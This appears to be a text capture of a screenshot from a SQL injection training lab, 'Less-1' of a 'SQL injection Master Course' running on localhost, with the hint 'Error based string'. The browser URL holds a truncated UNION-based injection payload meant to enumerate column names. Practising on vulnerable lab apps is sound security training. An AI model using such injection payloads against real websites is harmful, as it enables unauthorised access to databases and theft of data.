Less-1 SqL Inj
root : firefox-b
index.php - K
10:30 am
Right Ctrl

```
localhost/master/Less-1/?id=-1' union all select 1, group_concat(column_na
```

Welcome to SQL injection Master Course

Lesson-1

Hint : Error based string